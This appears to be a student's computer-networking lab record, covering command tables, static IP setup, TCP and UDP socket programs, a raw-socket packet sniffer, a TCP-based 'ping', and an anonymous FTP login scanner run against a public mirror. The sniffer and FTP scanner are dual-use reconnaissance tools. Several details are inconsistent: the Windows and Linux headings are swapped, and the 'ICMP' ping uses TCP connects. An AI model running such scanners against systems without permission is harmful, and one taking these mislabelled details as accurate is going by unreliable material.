BASIC NETWORKING COMMANDS IN WINDOWS AND LINUX OPERATING SYSTEMS

Ex. No:1

Windows Commands:

No.	**Command**	**Synopsis (Usage)**	**Description**
1	ifconfig	ifconfig [interface]	Displays or configures IP address, netmask, and MAC of a network interface.
2	ip addr	ip addr show	Shows or assigns IP addresses to interfaces (modern replacement for ifconfig).
3	ping	ping <hostname/IP>	Sends ICMP packets to test connectivity and response time.
4	traceroute	traceroute <hostname/IP>	Displays the route packets take to reach a destination.
5	netstat	netstat -an	Shows active network connections, ports, and routing tables.
6	ss	ss -tuln	Displays open sockets and listening ports (faster replacement for netstat).
7	nslookup	nslookup <domain>	Queries DNS to resolve domain names into IP addresses.
8	dig	dig <domain>	Provides detailed DNS query info (advanced DNS lookup tool).
9	route	route -n	Displays or modifies the kernel’s IP routing table.

No.	Command	Synopsis (Usage)	Description
10	arp	arp -a	Shows or modifies the Address Resolution Protocol (ARP) table.
11	hostname	hostname	Displays or sets the system’s hostname.
12	whois	whois <domain>	Displays domain registration details and ownership info.
13	wget	wget <URL>	Downloads files or webpages from the web via HTTP/HTTPS/FTP.
14	curl	curl <URL>	Transfers data from or to a server using various protocols.
15	nmap	nmap <IP>	Scans networks to discover hosts, open ports, and services.
16	tcpdump	tcpdump -i <interface>	Captures and analyzes packets passing through a network interface.
17	iwconfig	iwconfig [interface]	Configures wireless network interfaces (SSID, mode, etc.).
18	ethtool	ethtool <interface>	Displays and changes Ethernet device settings like speed and duplex.
19	netcat (nc)	nc -v <IP> <port>	Opens TCP/UDP connections for data transfer or port testing.
20	systemctl restart network	sudo systemctl restart network	Restarts the network service to apply configuration changes.

Linux Commands:

No.	Command	Synopsis (Usage)	Description
1	ipconfig	ipconfig /all	Displays IP configuration, subnet mask, gateway, and DNS details.

No.	Command	Synopsis (Usage)	Description
2	ping	ping <hostname/IP>	Tests network connectivity by sending ICMP packets.
3	tracert	tracert <hostname/IP>	Traces the route taken by packets to reach a target host.
4	netstat	netstat -an	Displays all active network connections and listening ports.
5	nslookup	nslookup <domain>	Performs DNS lookups to get IP addresses for domain names.
6	arp	arp -a	Shows or clears ARP cache entries.
7	route	route print	Displays or modifies the local routing table.
8	hostname	hostname	Displays the system's name on the network.
9	netsh	netsh interface show interface	Configures or manages network interfaces, IPs, and firewall settings.
10	nbtstat	nbtstat -n	Displays NetBIOS name table and TCP/IP session information.
11	getmac	getmac	Displays MAC addresses of all network adapters.
12	net view	net view	Lists computers and shared resources on the network.
13	net use	net use Z: \\computer\share	Connects to shared resources or network drives.
14	net share	net share	Displays or manages shared folders on the system.
15	netstat -ano	netstat -ano	Shows all connections with associated process IDs (PIDs).
16	ipconfig /release	ipconfig /release	Releases the system's current IP address.

No.	Command	Synopsis (Usage)	Description
17	ipconfig /renew	ipconfig /renew	Renews the IP address from the DHCP server.
18	ipconfig /flushdns	ipconfig /flushdns	Clears the DNS resolver cache.
19	pathping	pathping <hostname>	Combines ping and tracert for detailed network path and latency info.
20	telnet	telnet <IP> <port>	Tests connectivity to remote hosts via Telnet protocol.

LEARNING AND *ASSIGNMENT* OF IP ADDRESS MANUALLY TO COMPUTERS

Ex. No:2

Aim:

To manually assign IPv4 addresses, subnet mask, and default gateway to computers in a network and verify connectivity between hosts.

Introduction:

In computer networks, every device requires a unique IP address to communicate. Manual IP assignment (static IP) is when the IP address, subnet mask are set manually instead of using DHCP. This experiment helps understand addressing, subnetting, and basic connectivity verification using ping.

Algorithm:

1. **Prepare network devices**:
   - Place 2 PCs and 1 switch (and router if using a gateway) in Packet Tracer.
2. **Connect devices**:
   - Use **Copper Straight-Through cable**:
     - PC → Switch
     - Switch → Router (optional)
3. **Assign IP addresses**:

   IP Address: 192.168.1.1

   Subnet Mask: 255.255.255.0


   IP Address: 192.168.1.2

   Subnet Mask: 255.255.255.0

4. **Verify connectivity**:

- On PC0 → Command Prompt → ping 192.168.1.2
- On PC1 → Command Prompt → ping 192.168.1.1

Output:



```
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:

Reply from 192.168.1.1: bytes=32 time=13ms TTL=128
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 13ms, Average = 3ms
```

Attachment:

demo.pkt

Result:

Manual IP addresses were successfully assigned to the PCs.

STUDY OF TCP USING SOCKET PROGRAMMING IN PYTHON

Ex. No:3

Introduction:

A server and client that communicate over TCP: the server sends text commands; the client runs them and returns the output plus its current working directory.

Aim:

Demonstrate basic TCP communication and remote command execution between two Python programs.

Algorithm:


1. Server: listen on a port, accept a client, read commands from the user, send commands to client, print responses.
2. Client: connect to server, receive commands, if cd then change directory, otherwise run the command, send back output and current directory.
3. On quit close the connection.

Code:

```
import socket

sockfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print('Socket Created')

sockfd.bind(('localhost',55555))
sockfd.listen(3)
print('Waiting for connections')
while True:
   clientfd,addr=sockfd.accept()
  receivedMsg=clientfd.recv(1024).decode()
   print("Connected with ",addr)
   print("Message Received from Client: ",receivedMsg)
   clientfd.send(bytes(receivedMsg,'utf-8'))
   print("Message reply sent to Client!")
   print("Do you want to continue(type y or n):")
   choice=input()
   if choice=='n':
      break
import socket
clientfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
clientfd.connect(('localhost',55555))
name=input("Enter your message:")
clientfd.send(bytes(name,'utf-8'))
print("Message Received from Server: ",clientfd.recv(1024).decode())
```


Output:

Client:



```
licrosoft Windows [Version 10.0.26100.6725]
(c) Microsoft Corporation. All rights reserved.

:\Users\a8282>cd
:\Users\a8282

:\Users\a8282>python "C:\Users\a8282\OneDrive\Documents\client.py"
nter your message:shinchan
lessage Received from Server:  shinchan
```

Server:



```
licrosoft Windows [Version 10.0.26100.6725]
(c) Microsoft Corporation. All rights reserved.

:\Users\a8282>cd
:\Users\a8282

:\Users\a8282>python "C:\Users\a8282\OneDrive\Documents\server.py.txt"
ocket Created
laiting for connections
onnected with  ('127.0.0.1', 51891)
lessage Received from Client:  shinchan
lessage reply sent to Client!
o you want to continue(type y or n):
n
```

Result:

The TCP client successfully sent messages to the server, and the server received and replied to each message.

STUDY OF UDP USING SOCKET PROGRAMMING IN PYTHON

Ex. No:3

Introduction:

UDP (User Datagram Protocol) is a connectionless protocol that allows sending messages (datagrams) between client and server without establishing a connection. This experiment demonstrates a simple UDP client-server communication in Python.

Aim:

Develop a simple UDP server and client using Python’s socket module to exchange messages.

Algorithm:

1. **Server:**
    - Create a UDP socket and bind it to an IP and port.
    - Wait for incoming messages.
    - Receive data, print it, and optionally send a reply.
2. **Client:**
    - Create a UDP socket.
    - Send message to server IP and port.
    - Receive reply from server and display it.

Code:

Server:

```
import socket
```


```
sockfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
print('UDP Socket Created')
sockfd.bind(('localhost', 55555))
print('Waiting for messages')
while True:
  data, addr = sockfd.recvfrom(1024)
  receivedMsg = data.decode()
  print("Received message from", addr)
  print("Message:", receivedMsg)
    # Send the same message back to client
  sockfd.sendto(data, addr)
  print("Message reply sent to Client!")
  choice = input("Do you want to continue (type y or n): ")
  if choice == 'n':
    break
sockfd.close()
```

Client:

```
import socket
clientfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('localhost', 55555)
name = input("Enter your message: ")
clientfd.sendto(name.encode(), server_address)
data, _ = clientfd.recvfrom(1024)
print("Message Received from Server:", data.decode())
clientfd.close()
```


Output:

Server:



```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python udpserver.py
UDP Socket Created
Waiting for messages
Received message from ('127.0.0.1', 50397)
Message: doraemon
Message reply sent to Client!
Do you want to continue (type y or n): n

C:\Users\a8282\OneDrive\Documents>
```

Client:



```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python udpclient.py
Enter your message: doraemon
Message Received from Server: doraemon

C:\Users\a8282\OneDrive\Documents>
```

Result:

The UDP client successfully sent messages to the server, and the server received and replied to each message.

IMPLEMENT PACKET SNIFFING USING RAW SOCKETS IN PYTHON

Ex.No:4

Introduction:

Packet sniffing reads raw network packets from your NIC so you can see headers (Ethernet/IP/TCP/UDP) and a bit of payload. This simple experiment uses Linux raw sockets to capture and print a brief summary for each IPv4 packet.

Aim:

Write a minimal Python program that captures packets using a raw socket and prints source/destination IP, protocol, ports (if TCP/UDP) and a short hex dump of the payload.


Algorithm :

1. Open a raw AF_PACKET socket (capture all EtherTypes).
2. Loop: receive a packet.
3. Parse Ethernet header; if IPv4, parse IP header.
4. If TCP/UDP, parse ports. Print a one-line summary + short hex of payload.
5. Repeat until Ctrl+C.

Code:

```
import socket

import struct

import binascii

import textwrap


def main():
    # Get host
    host = socket.gethostbyname(socket.gethostname())
    print('IP: {}'.format(host))
    # Create a raw socket and bind it
    conn = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_IP)
    conn.bind((host, 0))
    # Include IP headers
    conn.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
    # Enable promiscuous mode
    conn.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
    while True:
        # Recive data
        raw_data, addr = conn.recvfrom(65536)
        # Unpack data
        dest_mac, src_mac, eth_proto, data = ethernet_frame(raw_data)
        print('\nEthernet Frame:')
        print("Destination MAC: {}".format(dest_mac))
        print("Source MAC: {}".format(src_mac))
        print("Protocol: {}".format(eth_proto))
# Unpack ethernet frame
def ethernet_frame(data):
    dest_mac, src_mac, proto = struct.unpack('!6s6s2s', data[:14])
    return get_mac_addr(dest_mac), get_mac_addr(src_mac), get_protocol(proto),
data[14:]
# Return formatted MAC address AA:BB:CC:DD:EE:FF
def get_mac_addr(bytes_addr):
    bytes_str = map('{:02x}'.format, bytes_addr)
    mac_address = ':'.join(bytes_str).upper()
    return mac_address

# Return formatted protocol ABCD

def get_protocol(bytes_proto):

    bytes_str = map('{:02x}'.format, bytes_proto)

    protocol = ''.join(bytes_str).upper()

    return protocol

main()
```

Output:



```
C:\Windows\System32>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python packetsniff.py
IP: 10.77.0.213

Ethernet Frame:
Destination MAC: 45:00:00:34:BC:49
Source MAC: 40:00:80:06:61:39
Protocol: 0A4D

Ethernet Frame:
Destination MAC: 45:00:01:6E:D3:7B
Source MAC: 00:00:01:11:00:00
Protocol: 0A4D

Ethernet Frame:
Destination MAC: 45:00:01:6E:D3:7B
Source MAC: 00:00:01:11:F8:E6
Protocol: 0A4D

Ethernet Frame:
Destination MAC: 45:00:00:45:D3:7C
Source MAC: 00:00:01:11:00:00
Protocol: 0A4D

Ethernet Frame:
Destination MAC: 45:00:00:45:D3:7C
Source MAC: 00:00:01:11:FA:0E
Protocol: 0A4D

Ethernet Frame:
Destination MAC: 45:00:00:45:D3:7D
Source MAC: 00:00:01:11:00:00
Protocol: 0A4D
```

Result:

The Python program for packet sniffing using raw sockets was executed successfully. It captured live network packets and displayed the source IP, destination IP, protocol type, port numbers, and part of the data in hexadecimal form.

DEVELOP A CUSTOMIZED PING COMMAND TO TEST THE SERVER CONNECTIVITY

Ex.No:5

Introduction:

A customized ping sends ICMP Echo Request packets to a target and waits for Echo Reply. It measures reachability and round-trip time (RTT). This script implements a basic ping in Python using raw sockets.

Aim:

Write a small Python program that sends ICMP Echo Requests to a server, receives replies, and shows RTT and packet info.

Algorithm :


1. Build an ICMP Echo Request packet (type 8, code 0) with a checksum.
2. Send the packet to the target via a raw socket.
3. Wait for an ICMP Echo Reply (type 0).
4. Measure time between send and receive and print result.
5. Repeat N times or until interrupted.

Code:

```
import socket, time

host = "google.com"

port = 80

count = 4

times = []
```

```
for i in range(count):
    try:
        s = socket.socket()
        start = time.time()
        s.connect((host, port))
        end = time.time()
        s.close()
        rtt = (end - start) * 1000
        times.append(rtt)
        print(f"Reply from {host}: time={rtt:.2f} ms")
    except:
        print("Request timed out")
if times:
    print("\nMin RTT =", min(times), "ms")
    print("Max RTT =", max(times), "ms")
    print("Avg RTT =", sum(times)/len(times), "ms")
```

Output:



```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python pingcommand.py
Reply from google.com: time=228.13 ms
Reply from google.com: time=106.70 ms
Reply from google.com: time=98.75 ms
Reply from google.com: time=116.26 ms

Min RTT = 98.74796867370605 ms
Max RTT = 228.12914848327637 ms
Avg RTT = 137.46047019958496 ms

C:\Users\a8282\OneDrive\Documents>
```

Result:

The custom ping program successfully sent ICMP Echo Requests and received Echo Replies from the target.

BUILDING AN ANONYMOUS FTP SCANNER USING FTPLIB MODULE

Ex.No:6

Introduction:

Anonymous FTP servers allow logging in with the username anonymous (often using an email as password). A basic anonymous FTP scanner tries to connect to FTP servers (port 21) and attempts an anonymous login to check whether anonymous access is allowed.

Aim:

Create a small Python script that checks one or more hosts for FTP service and reports whether anonymous login is permitted.

Algorithm:


1. For each target host: try a TCP connection to port 21 (quick reachability check).
2. If reachable, open an ftplib.FTP connection and attempt login('anonymous', 'anonymous@').
3. Record and print whether anonymous login succeeded, was refused, or connection failed.
4. Repeat for all targets.

Code:

```
import ftplib
def anonymousLogin(hostname):
  try:
    ftp = ftplib.FTP(hostname)
    response = ftp.login('anonymous', 'anonymous')
    print(response)
```

```
        if "230 Anonymous access granted" in response:
            print('\n[*] ' + str(hostname) +' FTP Anonymous Login Succeeded.')
            print(ftp.getwelcome())
            ftp.dir()
    except Exception as e:
        print(str(e))
        print('\n[-] ' + str(hostname) +' FTP Anonymous Login Failed.')
hostname = 'ftp.be.debian.org'
anonymousLogin(hostname)
```

Output:



```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python anonymous.py
230-Welcome to mirror.as35701.net.

 The server is located in Brussels, Belgium.

 Server connected with gigabit ethernet to the internet.

 The server maintains software archive accessible via ftp, http, https and rsync.

 ftp.be.debian.org is an alias for this host, but https will not work with that
 alias. If you want to use https use mirror.as35701.net.

 Contact: mirror-admin at as35701.net

230 Anonymous access granted, restrictions apply

[*] ftp.be.debian.org FTP Anonymous Login Succeeded.
220 ProFTPD Server (mirror.as35701.net) [2a05:7300:0:100:195:234:45:114]
drwxr-xr-x   9 ftp      ftp          4096 Oct 11 02:45 debian
drwxr-xr-x   5 ftp      ftp           105 Sep  7 06:58 debian-cd
drwxr-xr-x   7 ftp      ftp          4096 Oct 11 02:30 debian-security
drwxr-xr-x   5 ftp      ftp          4096 Oct 13  2006 ftp.irc.org
-rw-r--r--   1 ftp      ftp           717 Apr 15 08:10 HEADER.html
